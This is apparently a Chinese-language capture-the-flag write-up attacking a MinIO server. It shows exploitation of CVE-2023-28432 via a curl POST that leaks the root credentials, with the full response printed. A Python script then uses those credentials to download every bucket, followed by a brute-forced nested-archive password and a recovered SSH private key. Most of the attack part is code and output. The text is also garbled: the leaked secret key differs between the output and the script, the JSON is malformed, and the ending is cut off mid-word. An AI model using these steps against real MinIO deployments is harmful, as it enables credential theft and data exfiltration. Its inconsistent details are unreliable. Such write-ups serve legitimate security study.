

先进行扫描：


- 22/tcp (OpenSSH)
- 80/tcp (HTTP) - 访问发现是一个 MinIO 的引导页面。
- 9000/tcp (MinIO API)
- 9001/tcp (MinIO Console)

MinIO 的默认账号密码为 minioadmin:minioadmin，但尝试登录 9001 端口发现密码已被修改。

CVE-2023-28432

MinIO 存在一个已知的信息泄露漏洞，未经授权的攻击者可以通过向特定 API 发送 POST 请求来获取服务器的环境变量，其中包括真实的 AK/SK（账号密码）。

curl -s -X POST http://192.168.1.103:9000/minio/bootstrap/v1/verify



```
Microsoft Windows [版本 10.0.26200.8246]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\DELL>curl -s -X POST http://192.168.1.103:9000/minio/bootstrap/v1/verify
{"MinioEndpoints":[{"Legacy":false,"SetCount":1,"DrivesPerSet":8,"Endpoints":[{"Scheme":"http","Opaque":"","User":null,"Host":"minio1:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{Scheme":"http","Opaque":"","User":null,"Host":"minio2:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{Scheme":"http","Opaque":"","User":null,"Host":"minio3:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{Scheme":"http","Opaque":"","User":null,"Host":"minio4:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true},{Scheme":"http","Opaque":"","User":null,"Host":"minio1:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{Scheme":"http","Opaque":"","User":null,"Host":"minio2:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{Scheme":"http","Opaque":"","User":null,"Host":"minio3:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{Scheme":"http","Opaque":"","User":null,"Host":"minio4:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true}],CmdLine:"http://minio{1..4}/data{1..2}",Platform:"OS: Linux | Arch: amd64"}],"MinioEnv":{"MINIO_ACCESS_KEY":"minioadmin","MINIO_ACCESS_KEY_FILE":"access_key","MINIO_CONFIG_ENV_FILE":"config.env","MINIO_KMS_SECRET_KEY_FILE":"kms_master_key","MINIO_ROOT_PASSWORD_FILE":"secret_key","MINIO_ROOT_USER_FILE":"access_key","MINIO_SECRET_KEY":"SBeaXL1QseCqFFG","MINIO_SECRET_KEY_FILE":"secret_key"}}
```

可以使用 MinIO 官方客户端 mc ， 或者使用 Python 的 minio 库来连接。
我自己的 Linux 机网络爆炸了， 这里提供一个 Python 脚本来列出并下载所有存储桶中的文件。

```
from minio import Minio

client = Minio(
    "192.168.1.103:9000",
    access_key="minioadmin",
    secret_key="SBeaXL1VQseCqFFG",
    secure=False
)

for bucket in client.list_buckets():
    print(f"Bucket: {bucket.name}")
    for obj in client.list_objects(bucket.name, recursive=True):
        print(f" -> Downloading {obj.object_name}...")
        client.fget_object(bucket.name, obj.object_name, obj.object_name.replace('/', '_'))
```

下载了两个文件： pass.txt 和 1000.7z 。
查看 pass.txt 得到提示： 1.7z:seamus 。

```
|1.7z:seamus
(You won' t need it right now.)
```

循环解压

1000.7z 是一个加密的压缩包，里面包含 999.7z，依此类推。爆破 1000.7z，发现密码为 john316。编写一个 Python 脚本自动解压这 1000 层套娃（由于 7z 解压，需先 pip install py7zr）

```
import py7zr
import os

current_zip = "1000.7z"
extract_dir = "./"

for i in range(1000, 0, -1):
    pwd = "john316"
    if i == 1:
        pwd = "seamus" # 最后一层使用 pass.txt 里的密码

    print(f"Extracting {current_zip} with pwd {pwd}")
    try:
        with py7zr.SevenZipFile(current_zip, mode='r', password=pwd) as z:
            z.extractall(path=extract_dir)

        # 准备解压下一个
        current_zip = f'{i-1}.7z'
        # 删除旧压缩包节省空间
        if i < 1000:
            os.remove(f'{i}.7z')

    except Exception as e:
        print(f"Failed at {i}: {e}")
        break
```

解压到最后，会得到一个名为 0.txt 的文件，内容是一串带有空格的 SSH 私钥。

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACBAiT/TASLyRyynsZ90QCtOI2j+7BQp6HkplNpx2vqEzQAAAJCNRDa8jaw2
vAAAAAatzc2gtZWQyNTUxOQAAACBAiT/TASLyRyynsZ90QCtOI2j+7BQp6HkplNpx2vqEzQ
AAAEc4udj5hCLLpGfKiOtU8ALdQF9M1k3JNyYXk9md0RrUbeCJP9MBIvJHLKexn3RAK06X
aP7sFCnoeSmU2nHa+oTNAACXJveHIATWluaQECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

aP7sFCnoeSmU2nHa+oTNAAAACXJveHIATWluaQECaWQ=

Base64 编

```
f1ag{root-e49d353365dfcf95b6bf8df1b7a2dc}
```